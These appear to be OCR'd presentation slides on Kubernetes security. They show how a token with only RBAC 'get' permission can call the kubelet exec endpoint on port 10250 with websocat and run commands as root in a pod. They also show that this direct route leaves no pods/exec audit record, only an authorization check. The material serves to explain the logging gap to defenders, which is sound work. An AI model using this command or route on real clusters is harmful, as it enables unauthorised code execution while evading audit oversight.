
```
GET /chat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://example.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

Kubelet





Kubelet
student-2
obs-tool
storage-1
IDE Web UI
Monitoring Tool
Storage Tool


WebSockets connection (HTTP GET)




HTTP GET → RBAC GET



Check Permissions




GET Permissions!




```
/ # websocat --insecure \
>   --header "Authorization: Bearer $TOKEN" \
>   --protocol v4.channel.k8s.io \
>   "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"
```

GET Permissions!




```
/ # websocat --insecure \
>   --header "Authorization: Bearer $TOKEN" \
>   --protocol v4.channel.k8s.io \
>   "wss://$NODE_IP:10250/exec/default/nginx/nginx?output=1&error=1&command=id"

uid=0(root) gid=0(root) groups=0(root)
{"metadata":{},"status":"Success"}
```

WHAT THE AUDIT LOG SEES

The direct route leaves no record of the command

Through the API server

```
"verb": "get",
"objectRef": {
  "resource": "pods",
  "subresource": "exec",
  "namespace": "kube-system"
},
"requestURI":
  "../exec?command=sh
   &command=-c&command=…"
```

The full command is in **`requestURI`**.


Direct to the Kubelet on :10250


```
"verb": "create",
"objectRef": {
  "resource":
  "subjectaccessreviews"
},
"decision": "allow"
```


no pods/exec event,
no command recorded


Only the authorization check is logged.

